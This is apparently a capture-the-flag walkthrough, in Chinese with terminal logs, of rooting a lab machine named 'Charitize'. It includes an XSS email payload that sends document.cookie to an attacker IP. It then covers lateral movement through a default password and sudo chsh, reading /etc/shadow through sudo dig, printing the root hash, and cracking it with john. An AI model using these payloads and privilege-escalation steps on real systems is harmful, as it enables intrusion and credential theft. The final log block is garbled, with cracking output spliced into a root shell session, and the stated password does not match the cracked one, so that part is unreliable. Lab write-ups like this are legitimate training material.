MIME-Version: 1.0

Content-Type: text/plain; charset="UTF-8"  
Content-Transfer-Encoding: 8bit  
Message-Id: <20260609060219.98B8819D9@Charitize.localdomain>  
Date: Tue, 09 Jun 2026 14:01:11 +0800 (CST)  
From: root <root@Charitize.localdomain>

This is a test from root

From root@Charitize.localdomain Tue Jun 9 14:02:20 2026  
Return-Path: <root@Charitize.localdomain>  
X-Original-To: priya  
Delivered-To: priya@Charitize.localdomain  
Received: by Charitize.localdomain (Postfix, from userid 0)  
id 9AF6524C; Tue, 09 Jun 2026 13:59:56 +0800 (CST)  
To: priya@Charitize.localdomain  
Subject: System Initial Password Notice  
MIME-Version: 1.0  
Content-Type: text/plain; charset="UTF-8"  
Content-Transfer-Encoding: 8bit  
Message-Id: <20260609060219.9AF6524C@Charitize.localdomain>  
Date: Tue, 09 Jun 2026 13:59:56 +0800 (CST)  
From: root <root@Charitize.localdomain>

Dear Priya,

Your system initial password is: your First Name + last 6 digits of your Employee ID.

Please change your password after first login.

Best regards,  
IT Department

From root@Charitize.localdomain Tue Jun 9 14:02:28 2026  
Return-Path: <root@Charitize.localdomain>  
X-Original-To: priya  
Delivered-To: priya@Charitize.localdomain  
Received: by Charitize.localdomain (Postfix, from userid 0)  
id 1E8BC24C; Tue, 09 Jun 2026 14:02:28 +0800 (CST)  
To: priya@Charitize.localdomain  
Subject: System Initial Password Notice  
MIME-Version: 1.0  
Content-Type: text/plain; charset="UTF-8"  
Content-Transfer-Encoding: 8bit  
Message-Id: <20260609060228.1E8BC24C@Charitize.localdomain>  
Date: Tue, 09 Jun 2026 14:02:28 +0800 (CST)  
From: root <root@Charitize.localdomain>

Dear Priya,

Your system initial password is: your First Name + last 6 digits of your Employee ID.

Please change your password after first login.

Best regards,  
IT Department

```
From attacker@test.com Tue Jul 7 14:57:34 2026
Return-Path: <attacker@test.com>
X-Original-To: priya@Charitize.localdomain
Delivered-To: priya@Charitize.localdomain
Received: from x (unknown [10.86.62.95])
    by Charitize.localdomain (Postfix) with SMTP id EF3FB24C;
    Tue, 07 Jul 2026 14:55:54 +0800 (CST)
Subject: Payload

<img src=x onerror="fetch('http://10.86.62.95:8000/?'+document.cookie)">
```

最终使用默认密码成功横向到priya用户

```
amit@Charitize ~ (11s)
su priya
Password: sudo -l
id
uid=1001(priya) gid=1001(priya) groups=1001(priya)
whoami
priya
```

## 0x04 横向到rajesh

知道密码，首先就可以看看 `sudo -l`，发现 root 特权命令 `chsh`。前面的 `.forward` 文件也给了我们提示要我们横向到rajesh，既然 `chsh` 命令能将用户的登录 Shell 修改为 `/sbin/nologin`，从而实现禁止该用户交互式登录的目的，那么也能改回到正常的shell环境。



```

amit@Charitize ~ (6m 13.00s)
su priya
Password:
id
uid=1001(priya) gid=1001(priya) groups=1001(priya)
whoami
priya
sudo -l
[sudo] password for priya:
Matching Defaults entries for priya on Charitize:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for priya:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User priya may run the following commands on Charitize:
    (ALL) /usr/bin/chsh
sudo /usr/bin/chsh -s /bin/bash rajesh
su rajesh
Password:
id
uid=1000(rajesh) gid=1000(rajesh) groups=1000(rajesh)
whoami
rajesh
cat user.txt

```

## 0x05 提权到root

同样看一下 `sudo -l`，发现 `root` 特权命令 `dig`。查阅gtfobins，`dig` 是能够实现文件读取的。

```

su rajesh
Password:
id
uid=1000(rajesh) gid=1000(rajesh) groups=1000(rajesh)
whoami
rajesh
sudo -l
[sudo] password for rajesh:
Matching Defaults entries for rajesh on Charitize:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for rajesh:
Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User rajesh may run the following commands on Charitize:
    (ALL) /usr/bin/dig
cat user.txt

```

这里就直接读了一下 `root.txt`，结果如下（拼起来就是 **not here, it's shadow!**），提示我们去看 `shadow`，同样读取获取到root的密码hash，最后爆破john得到root的密码：`kuramal`。

```
sudo dig -f /root/root.txt
```

```
; <<>> DiG 9.20.23 <<>> not here, it's shadow!
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 59299
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 1232
; COOKIE: b5fddfc7971b00fb010000006a4cc7e2c08acbb0ce192fc4 (good)
;; QUESTION SECTION:
;not.          IN  A

;; AUTHORITY SECTION:
.      1632  IN  SOA a.root-servers.net. nstld.verisign-grs.com. 2026070700 1800 900 604800
86400

;; Query time: 22 msec
;; SERVER: 10.86.62.38#53(10.86.62.38) (UDP)
;; WHEN: Tue Jul 07 17:33:22 CST 2026
;; MSG SIZE rcvd: 135

;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 65396
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 1232
; COOKIE: b5fddfc7971b00fb010000006a4cc7e2ded8aef1175e284c (good)
;; QUESTION SECTION:
;here,.        IN  A

;; AUTHORITY SECTION:
.      3600  IN  SOA a.root-servers.net. nstld.verisign-grs.com. 2026070700 1800 900 604800
86400

;; Query time: 58 msec
;; SERVER: 10.86.62.38#53(10.86.62.38) (UDP)
;; WHEN: Tue Jul 07 17:33:22 CST 2026
;; MSG SIZE rcvd: 137

;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 32441
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 1232
; COOKIE: b5fddfc7971b00fb010000006a4cc7e2001fb33f666ab157 (good)
;; QUESTION SECTION:
;it's.         IN  A

;; AUTHORITY SECTION:
```

```
.      3600  IN  SOA a.root-servers.net. nstld.verisign-grs.com. 2026070700 1800 900 604800
86400

;; Query time: 37 msec
;; SERVER: 10.86.62.38#53(10.86.62.38) (UDP)
;; WHEN: Tue Jul 07 17:33:22 CST 2026
;; MSG SIZE rcvd: 136

;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 16134
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: b5fddfc7971b00fb010000006a4cc7e2ded8aef1175e284c (good)
;; QUESTION SECTION:
;shadow!.      IN  A

;; AUTHORITY SECTION:
.      3600  IN  SOA a.root-servers.net. nstld.verisign-grs.com. 2026070700 1800 900 604800
86400

;; Query time: 48 msec
;; SERVER: 10.86.62.38#53(10.86.62.38) (UDP)
;; WHEN: Tue Jul 07 17:33:22 CST 2026
;; MSG SIZE rcvd: 139

sudo dig -f /etc/shadow
dig:
'root:$6$0vqHec2wJygm7J7V$M4LSy9fnKbBhLhimglQpsN6cAgwRcjKm0298FrjOlFor4m025ebRds27fjqVVVAA
0Q3AqaYlaJSfx3Zgs4Xfs1:20613:0:0:0:0' is not a legal name (label too long)
```

```
~/ame/hack/lab/maze/sec-lab/char/lt12e (2m 5.44s)
john --wordlist=/Users/kirano/ame/hack/weapon/nay4fuzz/kali4wordlists/rockyou.txt root_hash.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Note: Passwords longer than 26 [worst case UTF-8] to 79 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
kurama1 (?)
1g 0:00:01:45 DONE (2026-07-07 16:01) 0.009500g/s 1245p/s 1245c/s 1245C/s money89..kovacs
Use the "--show" option to display all of the cracked passwords reliably
Session completed
;; WHEN: Tue Jul 07 15:43:26 CST 2026
```

```

Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
su root
Password:
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
whoami
root
Note: Passwords longer than 26 [worst case UTF-8] to 79 [ASCII] rejected
cd /
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
cd /root
kurama1 (?)
ls -ailh
lg 0:00:01:45 DONE (2026-07-07 16:01) 0.009500g/s 1245p/s 1245c/s 1245C/s money89..kovacs
total 20K
7918 drwx----- 3 root root 4.0K Jun 9 13:49 .the cracked passwords reliably
2 drwxr-xr-x 21 root root 4.0K Jun 9 14:02 ..
918 lrwxrwxrwx 1 root root 9 Feb 25 17:00 .bash_history -> /dev/null
3764 drwx----- 2 root root 4.0K Jun 9 13:41 .ssh
6583 -rw-r--r-- 1 root root 44 Jun 9 13:23 r00t.txt
6635 -rw-r--r-- 1 root root 23 Jun 9 13:49 root.txt
cat r00t.txt
flag{root-a8d7d21469b541e180ebcfaa11625b1f}

```